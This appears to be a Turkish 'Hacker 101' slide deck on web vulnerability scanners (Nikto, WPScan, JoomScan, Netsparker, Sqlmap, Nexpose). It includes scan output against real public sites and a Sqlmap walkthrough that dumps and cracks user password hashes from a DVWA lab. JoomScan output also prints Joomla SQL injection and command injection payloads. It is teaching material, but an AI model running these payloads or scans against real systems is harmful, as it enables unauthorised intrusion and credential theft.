
# Hacker 101 : Nikto

Nikto, web server üzerinde bulunan güvenlik açığı tarama uygulamasıdır. Perl diliyle yazılmıştır ve ücretsizdir. Web sayfasında bulunabilecek XSS, SQL Injection benzeri güvenlik zaaflarını tespit eder.

```
wifihammer@kali:~$ nikto -h muhtesemyemektarifleri.com
[root:~/Desktop]# nikto -h muhtesemyemektarifleri.com
- Nikto v2.1.6
-----
+ Target IP:          104.18.62.1
+ Target Hostname:    muhtesemyemektarifleri.com
+ Target Port:        80
+ Start Time:         2017-02-01 14:21:09 (GMT-5)
-----
+ Server: cloudflare-nginx
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'cf-ray' found, with contents: 32a7c3c072eb4008-SOF
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
-----
root@kali:~#
```

# Hacker 101 : WPScan

WPScan WordPress sistemlerdeki açıkları taramaya yarayan bir güvenlik tarayıcısıdır. “Username Enumeration” “Password Bruteforce” “Wordpress Versiyon Enumeration” ve “Plugin,Theme Vulnerability Enumeration” özelliklerini kullanarak verilen site üzerinde açıklık taraması yapabilir.



```
wifiame... wpscan --url https://tr.wordpress.org/ MHz: 2384 Load - □ X
[root:~/Desktop]# wpscan --url https://tr.wordpress.org/

  W P S C A N

WordPress Security Scanner by the WPScan Team
Version 2.8
Sponsored by Sucuri - https://sucuri.net
@_WPScan_, @ethicalhack3r, @erwan_lr, pvdL, @_FireFart_

[+] URL: https://tr.wordpress.org/
[+] Started: Wed Feb 1 14:23:18 2017

[+] robots.txt available under: 'https://tr.wordpress.org/robots.txt'
[+] Interesting entry from robots.txt: https://tr.wordpress.org/search
[+] Interesting entry from robots.txt: https://tr.wordpress.org/support/search.p
hp
[+] Interesting entry from robots.txt: https://tr.wordpress.org/extend/plugins/s
earch.php
[+] Interesting entry from robots.txt: https://tr.wordpress.org/plugins/search.p
```

# Hacker 101 : JoomScan

Joomscan aracı OWASP tarafından geliştirilmiş bir araçtır.

Joom sitelerindeki güvenlik açıklarını tespit etmek amacıyla kullanılır.

```
wifiame... joomscan -u http://www.joomlatr.org  MHz: 2301  Load  -  -  X
[root:~/Desktop]# joomscan -u http://www.joomlatr.org

=====
Vulnerability Scanner v0.0.4
(c) Aung Khant, aungkhant[at]yehg.net
YGN Ethical Hacker Group, Myanmar, http://yehg.net/lab
Update by: Web-Center, http://web-center.si (2011)
=====

Vulnerability Entries: 611
Last update: February 2, 2012

Use "update" option to update the database
Use "check" option to check the scanner update
Use "download" option to download the scanner latest version package
Use svn co to update the scanner and the database

=====
Process List:
=====
=====
=====
```

# Hacker 101 : JoomScan


```
joomscan -u http://www.joomlatr.org

Target: http://www.joomlatr.org
X-Powered-By: PHP/5.6.30
[!] phishing/doc | privr57.php | attack.php
## Checking if the target has deployed an Anti-Scanner
[!] Scanning Passed ..... OK

## Detecting Joomla! based Firewall ...
[!] No known firewall detected!

## Fingerprinting in progress ...
-Unable to detect the version. Is it sure a Joomla?
## Fingerprinting done.

## 1 Components Found in front page ##
```

A terminal window titled 'joomscan -u http://www.joomlatr.org' displays the output of the joomscan tool. The output shows the target URL, the X-Powered-By header (PHP/5.6.30), a list of files found (phishing/doc | privr57.php | attack.php), and the results of various checks: 'Checking if the target has deployed an Anti-Scanner' (passed), 'Detecting Joomla! based Firewall' (no known firewall detected), and 'Fingerprinting in progress' (unable to detect version, but fingerprinting is done). The final result is '1 Components Found in front page'. On the right side of the terminal, there are system statistics including a process list, memory usage (RAM: 17%, Swap: 9%), filesystem information (root: 50% free, 660MB), LAN speed (100.000.000.000), and Wi-Fi information (100% address).



# Hacker 101 : JoomScan

```
joomscan -u http://www.joomlatr.org
# 12
Info -> CoreComponent: com_content SQL Injection Vulnerability
Version Affected: Joomla! 1.0.0 <=
Check: /components/com_content/
Exploit: /index.php?option=com_content&task=blogcategory&id=60&Itemid=99999+UNIO
N+SELECT+1,concat(0x1e,username,0x3a,password,0x1e,0x3a,usertype,0x1e),3,4,5+FR
M+jos_users+where+usertype=0x53757065722041646d696e6973747261746f72- -
Vulnerable? No

# 13
Info -> CoreComponent: com_search Remote Code Execution Vulnerability
Version Affected: Joomla! 1.5.0 beta 2 <=
Check: /components/com_search/
Exploit: /index.php?option=com_search&Itemid=1&searchword=%22%3Becho%20md5(911)%
3B
Vulnerable? No

# 14
Info -> CoreComponent: MailTo SQL Injection Vulnerability
Versions effected: N/A
Check: /components/com_mailto/
Exploit: /index.php?option=com_mailto&tmpl=mailto&article=550513+and+1=2+union+s
elect+concat(username,char(58),password)+from+jos_users+where+usertype=0x5375706
5722041646d696e6973747261746f72- - &Itemid=1
Vulnerable? No
```

# Hacker 101 : Netsparker

File View Reporting Tools Help

Start New Scan Start Incremental Scan Import Links Start Proxy

Site Map

Vulnerability Browser View HTTP Request / Response

Start a New Website or Web Service Scan

Target Website or Web Service URL

https://muhtesemyemektarifleri.com Previous Settings

Options

- Scan Settings
- General
- Scope
- Imported Links
- URL Rewrite

Authentication

- Form
- Basic, NTLM/Kerberos
- Client Certificate

Scan Policy

Default Security Checks

Report Policy

Default Report Policy

Custom Cookies

Crawling

- Find and Follow New Links
- Enable Crawl & Attack at the Same Time
- Pause Scan After Crawling
- Incremental Scan

Start Scan Cancel

Dashboard

Scan not started

0%

0000 / 0000

Scan Information

- Current Speed: 0,0 req/sec
- Average Speed: 0,0 req/sec
- Total Requests: 0
- Failed Requests: 0
- HEAD Requests: 0
- Elapsed Time: 00:00:00

Issues

Group Issues by

- Vulnerability Type
- Severity
- Confirmation
- URL

Issues (0) Encoder Logs (0)

Netsparker is ready to go!

No vulnerability database updates found. Proxy: System[None]



# Hacker 101 : Netsparker

**muhtesemyemektarifleri.com**

Concurrent Connections: 6

Activity

Method	URL	Duration	Status
GET	/	10 s	Parsing ...
GET	/wp-content/themes/web_portalv2_themdone/lib...	1 s	Request...
GET	/wp-content/themes/web_portalv2_themdone/lib/	1 s	Parsing ...
Static Resource Finder (1)			
	/robots.txt	1 s	
Singular (1)			
	HTTP Methods	12 s	
Custom Not Found Analysis (1)			
GET	/wp-content/uploads/2016/08/	1 s	

Issues (15)

- Cookie Not Marked as Secure
- Insecure Transportation Security Protocol Supported (TLS 1.0)
- Insecure Frame (External)
- Internal Server Error
- Missing X-Frame-Options Header
- Mixed Content over HTTPS
- [Possible] Phishing by Navigating Browser Tabs
- [Possible] Cross-site Request Forgery
- SameSite Cookie Not Implemented

Group Issues by

- Vulnerability Type
- Severity
- Confirmation
- URL

Auto save finished successfully - 1.2.2017 22:16:04

No vulnerability database updates found. Proxy: System[None]

# Hacker 101 : Sqlmap

Sqlmap python dili yazılarak geliştirilmiş Sqli da çok başarılı bir araçtır.


```
sqlmap -u "http://192.168.237.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=8a412da14abe7c3a8885934fd9861bf5" --dbs
```



```
root@kali: ~/Desktop
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x71786a6b71,0x6a626b51735572714
56b49527a43587343596d4b5958534a49586f4164655661614c70466a765661,0x7170717671) --
-&Submit=Submit
---
[14:39:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL 5.0
[14:39:16] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
[14:39:16] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
192.168.237.129'
[*] shutting down at 14:39:16
[root:~/Desktop]#
```

# Hacker 101 : Sqlmap

```
sqlmap -u "http://192.168.237.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=8a412da14abe7c3a8885934fd9861bf5" -D dvwa --tables
```




```
root@kali: ~/Desktop
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x71786a6b71,0x6a626b51735572714
56b49527a43587343596d4b5958534a49586f4164655661614c70466a765661,0x7170717671) --
-&Submit=Submit
---
[14:40:36] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL 5.0
[14:40:36] [INFO] fetching tables for database: 'dvwa'
[14:40:36] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
[14:40:36] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
192.168.237.129'

[*] shutting down at 14:40:36

[root:~/Desktop]#
```

# Hacker 101 : Sqlmap

```
sqlmap -u "http://192.168.237.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=8a412da14abe7c3a8885934fd9861bf5" -D dvwa -T users --columns
```




```
root@kali: ~/Desktop
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL 5.0
[14:42:39] [INFO] fetching columns for table 'users' in database 'dvwa'
[14:42:39] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user    | varchar(15) |
| avatar  | varchar(70) |
| first_name | varchar(15) |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+-----+-----+
[14:42:39] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.237.129'
[*] shutting down at 14:42:39
root:~/Desktop#
```



# Hacker 101 : Sqlmap


```
sqlmap -u "http://192.168.237.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=8a412da14abe7c3a8885934fd9861bf5" -D dvwa -T users -C user,password --dump
```



```
1e9e9b7'  
[14:45:25] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'  
[14:45:25] [INFO] postprocessing table dump  
Database: dvwa  
Table: users  
[5 entries]  
-----  
| user | password |  
-----  
| 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |  
| admin | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |  
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123) |  
| pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |  
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |  
-----  
[14:45:25] [INFO] table 'dvwa.users' dumped to CSV file '/root/.sqlmap/output/192.168.237.129/dump/dvwa/users.csv'  
[14:45:25] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.237.129'  
[*] shutting down at 14:45:25  
[root:~/Desktop]#
```

# Hacker 101 : Nexpose

Program kurduktan sonra kurulumda oluşturduđunu username ve password giriyoruz.



The image shows a web browser window with the address bar displaying `https://localhost:3780/login.jsp`. The browser tab is titled "Log on to Nexpose". The main content area displays the Nexpose Community login page. At the top, the logo reads "nexpose<sup>®</sup> community". Below this, the text "Log on" is centered. There are two input fields: "Username" and "Password", each with a corresponding text box. A blue "LOG ON" button is positioned below the password field. In the bottom right corner, the "RAPID7" logo is visible.

# Hacker 101 : Nexpose

Giriş yaptıktan sonra **Create** diyip **Site** ye tıklayarak **Info & Security** kısmında **tarama adını** verip **Assets** kısmında hedef **IP** bilgisini girerek diğer adımları da sıra ile kontrol edip uygun tarama seçeneklerini seçip **Save & Scan** seçeneğine tıklıyoruz. Bu aşamada sunumun başında kurduğumuz güvenlik açıkları barındıran Metasploitable 2 adlı sanal makinayı açıyoruz ve onun IP adresini veriyoruz. Ve üzerinde bulunan açıkları Nexpose tarama sonuçlarında görebilirsiniz.

# Hacker 101 : Nexpose

The screenshot displays the Nexpose Security Console interface. The browser address bar shows the URL `https://localhost:3780/scan/config.jsp#/scanconfig/about`. The page title is "Site Configuration". A "Create" dropdown menu is open, listing options: "Asset Group", "Dynamic Asset Group", "Report", "Site" (highlighted), and "Tags". The main navigation bar includes "INFO & SECURITY", "ASSETS", "AUTHENTICATION", "TEMPLATES", "ENGINES", "ALERTS", and "SCHEDULE". The "GENERAL" tab is active, showing a "General" section with fields for "Name", "Importance" (set to "Normal"), and "Description". Below this is a "User-added Tags" section with a table:

CUSTOM TAGS	LOCATIONS	OWNERS	CRITICALITY
None	None	None	None

An "Add tags" button is located at the bottom right of the tags section. The interface also features a "SAVE & SCAN", "SAVE", and "CANCEL" button group in the top right.



# Hacker 101 : Nexpose

nexpose community Create

ahmet

## Site Configuration

SAVE & SCAN SAVE CANCEL

- INFO & SECURITY
- ASSETS
- AUTHENTICATION
- TEMPLATES
- ENGINES
- ALERTS
- SCHEDULE

### INCLUDE 1 assets

